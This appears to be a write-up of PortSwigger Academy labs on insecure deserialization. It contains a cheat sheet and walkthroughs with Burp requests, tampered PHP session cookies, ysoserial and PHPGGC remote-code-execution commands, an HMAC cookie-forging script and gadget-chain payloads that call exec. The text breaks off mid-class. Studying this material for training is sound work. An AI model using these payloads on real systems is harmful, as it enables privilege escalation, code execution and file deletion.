Insecure Deserialization

Portswigger

Main Section Index

- Overview
- Cheat Sheet | Summary
- Lab: Modifying serialized objects
- Lab: Modifying serialized data types
- Lab: Using application functionality to exploit insecure deserialization
- Lab: Arbitrary object injection in PHP
- Lab: Exploiting Java deserialization with Apache Commons
- Lab: Exploiting PHP deserialization with a pre-built gadget chain
- Lab: Exploiting Ruby deserialization using a documented gadget chain
- Lab: Developing a custom gadget chain for Java deserialization
- Lab: Developing a custom gadget chain for PHP deserialization
- Lab: Using PHAR deserialization to deploy a custom gadget chain

Overview + Resources

- This document contains a writeup of the Insecure Deserialization category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/web-security/deserialization

Recon + Prevention

- Prevention - https://portswigger.net/web-security/deserialization#how-to-prevent-insecure-deserialization-vulnerabilities
- Identification - https://portswigger.net/web-security/deserialization/exploiting#how-to-identify-insecure-deserialization

Cheat Sheet | Summary

Modifying Serialized Objects – PHP

- Identify if there is a PHP Object that is being used an any HTTP requests sent to the application. Decode the Object and check if there are any sensitive fields such as “isAdmin”, “role”, etc. If there is a sensitive field, modify the Object and re-encode it.
- Example:
- O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:0;}
- Modify the serialized Object:
- O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:1;}

Modifying Serialized Data Types – PHP

- Taking advantage of PHP-based logic when comparing different date types with the loose comparison operator (==).
- PHP quirks when comparing data of different types:
  - 5 == “5 example” // true
  - 5 == “example” // false
  - 0 == “example” //true
  - 0 == “9example” // false
- Identify if the application is passing any serialized Objects in the HTTP requests.
- If you find a PHP serialized Object like below:
- O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:”eyhsfxxxxxx”;}
- Change the “access_token” value to the integer 0:
- O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}

Exploit Application Functionality with Serialized Object – PHP

- An application has a “Delete Account” functionality and is using a user controllable serialized PHP Object to determine the file that it deletes.
- For Example: The application uses the “avatar_link” attribute to delete a file from the server’s filesystem.
- s:11:"avatar_link";s:19:"/users/wiener/avatar"
- Change the attribute to the file:
- s:11:"avatar_link";s:23:"/home/carlos/morale.txt"

Arbitrary Object Injection – PHP

- Enumerate the application and identify if there are any leaked source code files that contain sensitive fields/functionality. We can read source code files sometime by appending a tilde (~) character at the end.
- The PHP class contains a magic method “__destruct” that will invoke the unlink() method on the lock_file_path attribute.
- Create the following PHP serialized Object to delete a file in the server’s file system:
- O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}

Java Deserialization with Apache Commons – Pre-built Gadget Java

- Pre-built gadget exploitation. We can use the “ysoserial” tool to generate a malicious serialized Object containing a remote code execution payload. Note that the “ysoserial” tool is dependent on Java version 15 or lower.
- Resource: https://forum.portswigger.net/thread/ysoserial-stopped-working-b5a161f42f
- Example payload: java -jar path/to/ysoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64 -w 0 > test.txt

Ruby Deserialization with Pre-built Gadget – Ruby

- Enumerate the application and identify if it is using a serialized Object in any of the HTTP requests.
- For Ruby serialized Objects, we can use a pre-built gadget to generate a malicious Ruby serialized Object and exploit the application:
- https://devcraft.io/2021/01/07/universal-deserialisation-gadget-for-ruby-2-x-3-x.html
- https://www.onlinegdb.com/online_ruby_compiler

PHP Deserialization with Pre-built Gadget - PHP

- Enumerate the application and identify if there are any dependencies that the application is using.
- For example, if the application depends on the Symfony framework, we can use a tool to generate a malicious serialized Object.
- Tool: PHPGGC
- Payload: ./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64
- If the serialized Object is being signed using an SHA-1 HMAC hash, identify if the application is disclosing the secret key in any of the configuration files or responses. The “/cgi-bin/phpinfo.php” file is a good place to search for.
- The following script can be used to then sign the serialized Object using the secret key:

```
<?php
$object = "OBJECT-GENERATED-BY-PHPGGC";
$secretKey = "LEAKED-SECRET-KEY-FROM-PHPINFO.PHP";
$cookie = urlencode('{"token":"' . $object . '","sig_hmac_sha1":"' . hash_hmac('sha1', $object, $secretKey) . '"}');
echo $cookie;
?>
```

Developing Custom Gadget – Java Deserialization

- Enumerate the application and identify if there are any leaked Java source code files. Then analyze the code to see if any of the fields are being passed to a dangerous method/sink.
- Manually create a Java Class and serialized the Object with a malicious payload and inject it to the application.
- See the example in the lab.

Developing Custom Gadget – PHP Deserialization

- Enumerate the application and identify if there are any leaked PHP source code files. Then analyze the code to see if any of the fields are being passed to a dangerous method/sink.
- Since PHP uses a String based serialization method, we don't need to manually create the Class and serialized it.
- We can use an example payload like below:
- O:14:"CustomTemplate":2:{s:17:"default_desc_type";s:26:"rm /home/carlos/morale.txt";s:4:"desc";O:10:"DefaultMap":1:{s:8:"callback";s:4:"exec";}}
- See the example in the lab.

Labs

- LAB APPRENTICE Modifying serialized objects Solved
- LAB PRACTITIONER Modifying serialized data types Solved
- LAB PRACTITIONER Using application functionality to exploit insecure deserialization Solved
- LAB PRACTITIONER Arbitrary object injection in PHP Solved
- LAB PRACTITIONER Exploiting Java deserialization with Apache Commons Solved
- LAB PRACTITIONER Exploiting PHP deserialization with a pre-built gadget chain Solved
- LAB PRACTITIONER Exploiting Ruby deserialization using a documented gadget chain Solved
- LAB EXPERT Developing a custom gadget chain for Java deserialization Solved
- LAB EXPERT Developing a custom gadget chain for PHP deserialization Solved
- LAB EXPERT Using PHAR deserialization to deploy a custom gadget chain Solved

How to identify insecure deserialization

- Java Serialization Format:
  - Serialized Java Objects always begin with the same bytes:
    - Hexa-decimal: ac ed
    - Base64: ro0
- PHP Serialization Format:
  - Serialized Objects are usually base-64 encoded.
  - Example, consider a User object with the attributes:
    - $user->name = "carlos";
    - $user->isLoggedIn = true;
  - When serialized, this object may look something like this:
    - O:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}

Lab: Modifying serialized objects

Lab: Modifying serialized objects

- This lab uses a serialization-based session mechanism and is vulnerable to privilege escalation as a result. To solve the lab, edit the serialized object in the session cookie to exploit this vulnerability and gain administrative privileges. Then, delete Carlos's account.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- See slides.

- After logging into the application with the provided credentials, decode the session cookie and we can see that it is a serialized PHP Object.

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account HTTP/2
2  Host: 0a9500d8043da9d0c0acfe9c00bb0077.web-security-academy.net
3  Cookie: session=
   TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6IndpZW5lciI7czolOiJhZGlp
   biI7YjowO3O%3d
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
   ge/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a9500d8043da9d0c0acfe9c00bb0077.web-security-academy.net/lo
   gin
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Response

Pretty | Raw | Hex | Render | Hackvertor

Inspector

Selection 82 (0x52)

Selected text

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzO
jY6IndpZW5lciI7czolOiJhZGlpbiI7YjowO3O%3d
```

Decoded from: URL encoding

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzO
jY6IndpZW5lciI7czolOiJhZGlpbiI7YjowO3O=
```

Decoded from: Base64

```
O:4:"User":2:{s:8:"username";s:6:"wiener"
;s:5:"admin";b:0;}
```

- The serialized Object contains an interesting field called “admin”, change the value from 0 to 1 (true) and re-encode the cookie.

- Note: This can be done with the Inspector or Burp Decoder tool.

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account HTTP/2
2  Host: 0a9500d8043da9d0c0acfe9c00bb0077.web-security-academy.net
3  Cookie: session=
   TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6IndpZW5lciI7czolOiJhZGlp
   biI7YjowO3O%3d
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
   ge/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a9500d8043da9d0c0acfe9c00bb0077.web-security-academy.net/lo
   gin
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render | Hackvertor

Inspector

Selection 82 (0x52)

Selected text

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzO
jY6IndpZW5lciI7czolOiJhZGlpbiI7YjoxO3O%3d
```

Decoded from: URL encoding


```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzO
jY6IndpZW5lciI7czolOiJhZGlpbiI7YjoxO3O=
```

Decoded from: Base64


```
O:4:"User":2:{s:8:"username";s:6:"wiener"
;s:5:"admin";b:1;}
```

Cancel | Apply changes

- After manipulating the serialized cookie, we now have access to the /admin endpoint in the application.



- We can use the “Match and replace rules” in Burp Proxy settings to make it easier to add the new cookie in every request.



Lab: Modifying serialized data types

Lab: Modifying serialized data types

- This lab uses a serialization-based session mechanism and is vulnerable to authentication bypass as a result. To solve the lab, edit the serialized object in the session cookie to access the administrator account. Then, delete Carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- See slides.

- PHP quirks when comparing data of different types:
- 5 == “5 example” // true
- 5 == “example” // false
- 0 == “example” //true
- 0 == “9example” // false

- After logging into the application with the provided credentials, decode the cookie and find that it contains a PHP serialized Object.

- There is an access token attribute of type String

- We can take advantage a PHP quirks when comparing different data types to potentially bypass authorization checks.

- Change the data type of the access token attribute to an integer and use the value of 0.

- As long as the stored password does not begin with a number, we can bypass Authorization.

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account?id=wiener HTTP/2
2  Host: 0a3f00170326ec3fc292623400630 0bb.web-security-academy.net
3  Cookie: session=
   TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZ
   XNzX3Rva2VuIjtzOjMyOiJlNmRwc3o5dDJ5M2IxNmczZWJyd2gwcWxrdHdlazVoaCI7fQ
   %3d%3d
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a3f00170326ec3fc292623400630 0bb.web-security-academy.net/my-
   account
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
42     <section class="maincontainer">
43       <div class="container is-page">
44         <header class="navigation-header">
45           <section class="top-links">
46             <a href=/>Home
             </a>
             <p>
               |
             </p>
47           <a href="/my-account?id=wiener">
               My account
             </a>
             <p>
               |
             </p>
48           <a href="/logout">
               Log out
             </a>
             <p>
               |
             </p>
49         </section>
50       </header>
51       <header class="notification-header">
52       </header>
53       <h1>
```

Inspector

Selection 144 (0x90)

Selected text

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWll
IjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNz
X3Rva2VuIjtzOjMyOiJlNmRwc3o5dDJ5M2Ix
NmczZWJyd2gwcWxrdHdlazVoaCI7fQ%3d%3d
```

Decoded from: URL encoding

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWll
IjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNz
X3Rva2VuIjtzOjMyOiJlNmRwc3o5dDJ5M2Ix
NmczZWJyd2gwcWxrdHdlazVoaCI7fQ==
```

Decoded from: Base64

```
O:4:"User":2:{s:8:"username";s:6:"wi
ener";s:12:"access_token";s:32:"e6dp
sz9t2y3bl6g3ebrwhOqlktwuk5hh";}
```

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account?id=wiener HTTP/2
2  Host: 0a3f00170326ec3fc292623400630 0bb.web-security-academy.net
3  Cookie: session=
   TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZ
   XNzX3Rva2VuIjtpOjA7fQ==
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a3f00170326ec3fc292623400630 0bb.web-security-academy.net/my-
   account
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
39     </section>
40   </div>
41   <div theme="">
42     <section class="maincontainer">
43       <div class="container is-page">
44         <header class="navigation-header">
45           <section class="top-links">
46             <a href=/>Home
             </a>
             <p>
               |
             </p>
47           <a href="/admin">
               Admin panel
             </a>
             <p>
               |
             </p>
48           <a href="/my-account?id=wiener">
               My account
             </a>
             <p>
               |
             </p>
49           <a href="/logout">
               Log out
             </a>
```

Inspector

Selection 92 (0x5c)

Selected text

```
TzoOOiJVc2VyIjoyOntzOjg6InVzZXJuYWllI
jtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3
Rva2VuIjtpOjA7fQ==
```

Decoded from: Base64

```
O:4:"User":2:{s:8:"username";s:6:"wie
ner";s:12:"access_token";i:0;}
```

Cancel | Apply changes

Request attributes 2

Request query parameters 1

Request body parameters 0

Lab: Using application functionality to exploit insecure deserialization

Lab: Using application functionality to exploit insecure deserialization

- This lab uses a serialization-based session mechanism. A certain feature invokes a dangerous method on data provided in a serialized object. To solve the lab, edit the serialized object in the session cookie and use it to delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- You also have access to a backup account: gregg:rosebud
- **Summary – Steps to Exploit**:
- See slides.

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Avatar:

Browse... No file selected.

Upload

Delete account

- Log into the application with the provided credentials – wiener:peter.

- There is a “Delete Account” functionality available on the application. The application is using the serialized Cookie attribute “avatar_link” to delete the account for the User.

- We can use this functionality to remove the morale.txt file from Carlos’s home directory, if the application is not performing any validation on the supplied file path.

Request

Pretty Raw Hex Hackvertor

```
1  GET /my-account HTTP/2
2  Host: 0a70006b03fb414ec39e198c00c500d7.web-security-academy.net
3  Cookie: session=
   TzoOOiJVc2VyIjozOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZ
   XNzX3Rva2VuIjtzOjMyOiJpcDRmbDBxNTFlaTRpNWp1YnEzNTZOMGIyeDVtYmU1eCI7cz
   oxMToiYXZhdGFyX2xpbmsiO3M6MTk6InVzZXJzL3dpZW5lci9hdmFOYXIiO3O%3d
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://0a70006b03fb414ec39e198c00c500d7.web-security-academy.net/log
   in
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  Cache-Control: no-cache
4  X-Frame-Options: SAMEORIGIN
5  Content-Length: 3854
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=
       stylesheet>
11     <link href=/resources/css/labs.css rel=stylesheet>
12     <title>
         Using application functionality to exploit insecure
         deserialization
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 Using application functionality to exploit insecure
                 deserialization
               </h2>
22             <a class=link-back href='
               https://portswigger.net/web-security/deserialization/expl
               oiting/lab-deserialization-using-application-functionalit
```

Inspector

Selection 202 (0xca)

Selected text

TzoOOiJVc2VyIjozOntzOjg6InVzZXJuYW1l
IjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNz
X3Rva2VuIjtzOjMyOiJpcDRmbDBxNTFlaTRp
NWp1YnEzNTZOMGIyeDVtYmU1eCI7czoxMToi
YXZhdGFyX2xpbmsiO3M6MTk6InVzZXJzL3dp
ZW5lci9hdmFOYXIiO3O%3d

Decoded from: URL encoding

TzoOOiJVc2VyIjozOntzOjg6InVzZXJuYW1l
IjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNz
X3Rva2VuIjtzOjMyOiJpcDRmbDBxNTFlaTRp
NWp1YnEzNTZOMGIyeDVtYmU1eCI7czoxMToi
YXZhdGFyX2xpbmsiO3M6MTk6InVzZXJzL3dp
ZW5lci9hdmFOYXIiO3O=

Decoded from: Base64

O:4:"User":3:{s:8:"username";s:6:"wi
ener";s:12:"access_token";s:32:"ip4f
lOq5lei4i5jubq356tOb2x5mbe5x";s:11:"
avatar_link";s:19:"users/wiener/avat
ar";}

- Changing the serialized Object's "avatar_link" value to "/home/carlos/morale.txt" allows us to successfully delete the specified file.

- Before: s:19:users/wiener/avatar

- After: s:23:/home/carlos/morale.txt

Request

Pretty Raw Hex Hackvertor

```
1 POST /my-account/delete HTTP/2
2 Host: 0a70006b03fb414ec39e198c00c500d7.web-security-academy.net
3 Cookie: session=
TzoOOiJVc2VyIjozOntzOjg6InVzZXJuYWllIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZ
XNzX3Rva2VuIjtzOjMyOiJpcDRmbDBxNTFlaTRpNWplYnEzNTZOMGIyeDVtYmUleCI7cz
oxMToiYXZhdGFyX2xpbmsiO3M6MjM6Ii9ob21lL2Nhcmxvcy9tb3JhbGUudHhOIjt9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a70006b03fb414ec39e198c00c500d7.web-security-academy.net/log
in
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 0
17
18
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Inspector

Selection 204 (0xcc)

Selected text

TzoOOiJVc2VyIjozOntzOjg6InVzZXJuYWll
IjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNz
X3Rva2VuIjtzOjMyOiJpcDRmbDBxNTFlaTRp
NWplYnEzNTZOMGIyeDVtYmUleCI7czoxMToi
YXZhdGFyX2xpbmsiO3M6MjM6Ii9ob21lL2Nh
cmxvcy9tb3JhbGUudHhOIjt9

Decoded from: URL encoding

TzoOOiJVc2VyIjozOntzOjg6InVzZXJuYWll
IjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNz
X3Rva2VuIjtzOjMyOiJpcDRmbDBxNTFlaTRp
NWplYnEzNTZOMGIyeDVtYmUleCI7czoxMToi
YXZhdGFyX2xpbmsiO3M6MjM6Ii9ob21lL2Nh
cmxvcy9tb3JhbGUudHhOIjt9

Decoded from: Base64

```
O:4:"User":3:{s:8:"username";s:6:"wi
ener";s:12:"access_token";s:32:"ip4f
lOq51ei4i5jubq356tOb2x5mbe5x";s:11:"
avatar_link";s:23:"/home/carlos/mora
le.txt";}
```

Lab: Arbitrary object injection in PHP

Lab: Arbitrary object injection in PHP

- This lab uses a serialization-based session mechanism and is vulnerable to arbitrary object injection as a result. To solve the lab, create and inject a malicious serialized object to delete the morale.txt file from Carlos's home directory. You will need to obtain source code access to solve this lab.
- You can log in to your own account using the following credentials: wiener:peter
- Hint
- You can sometimes read source code by appending a tilde (~) to a filename to retrieve an editor-generated backup file.
- **Summary – Steps to Exploit**:
- See slides.

- Look through the client-side source code of the application and notice that there is a comment that is referencing a .php file on the application.

- Request this file append the ~ character so we can see the file's code.

- The "CustomTemplate" Class is using the "lock_file_path" field and passing it to the "__destruct" magic method, which will delete the file if it exists in the server's file system.

view-source:https://0a4a002803478671c01efedc007800c8.web-security-academy.net/my-account

```
1 <!DOCTYPE html>
2 <html>
3     <head>
4         <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
5         <link href=/resources/css/labs.css rel=stylesheet>
6         <title>Arbitrary object injection in PHP</title>
7     </head>
8     <body>
9             <script src="/resources/labheader/js/labHeader.js"></script>
10            <div id="academyLabHeader">
11    <section class='academyLabBanner'>
12        <div class=container>
13            <div class=logo></div>
14                <div class=title-container>
15                    <h2>Arbitrary object injection in PHP</h2>
16                    <a class=link-back href='https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-arbitrary-object-injection-in-php'>
17                        Back to lab description 
18                        <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enal
19                            <g>
20                                <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'></polygon>
21                                <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
22                            </g>
23                        </svg>
24                    </a>
25                </div>
26                <div class='widgetcontainer-lab-status is-notsolved'>
27                    <span>LAB</span>
28                    <p>Not solved</p>
29                    <span class=lab-status-icon></span>
30                </div>
31            </div>
32        </div>
33    </section>
34 </div>
35        <div theme="">
36            <section class="maincontainer">
37                <div class="container is-page">
38                    <header class="navigation-header">
39                        <section class="top-links">
40                            <a href=/>Home</a><p>|</p>
41                            <a href="/my-account?id=wiener">My account</a><p>|</p>
42                            <a href="/logout">Log out</a><p>|</p>
43                        </section>
44                    </header>
45                    <header class="notification-header">
46                    </header>
47                    <h1>My Account</h1>
48                    <div id=account-content>
49                        <p>Your username is: wiener</p>
50                        <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
51                            <label>Email</label>
52                            <input required type="email" name="email" value="">
53                            <button class='button' type='submit'> Update email </button>
54                        </form>
55                    </div>
56                    <!-- TODO: Refactor once /libs/CustomTemplate.php is updated -->
57                </div>
58            </section>
59        </div>
```

https://0a4a002803478671c01efedc007800c8.web-security-academy.net/libs/CustomTemplate.php~

```php
<?php

class CustomTemplate {
    private $template_file_path;
    private $lock_file_path;

    public function __construct($template_file_path) {
        $this->template_file_path = $template_file_path;
        $this->lock_file_path = $template_file_path . ".lock";
    }

    private function isTemplateLocked() {
        return file_exists($this->lock_file_path);
    }

    public function getTemplate() {
        return file_get_contents($this->template_file_path);
    }

    public function saveTemplate($template) {
        if (!isTemplateLocked()) {
            if (file_put_contents($this->lock_file_path, "") === false) {
                throw new Exception("Could not write to " . $this->lock_file_path);
            }
            if (file_put_contents($this->template_file_path, $template) === false) {
                throw new Exception("Could not write to " . $this->template_file_path);
            }
        }
    }

    function __destruct() {
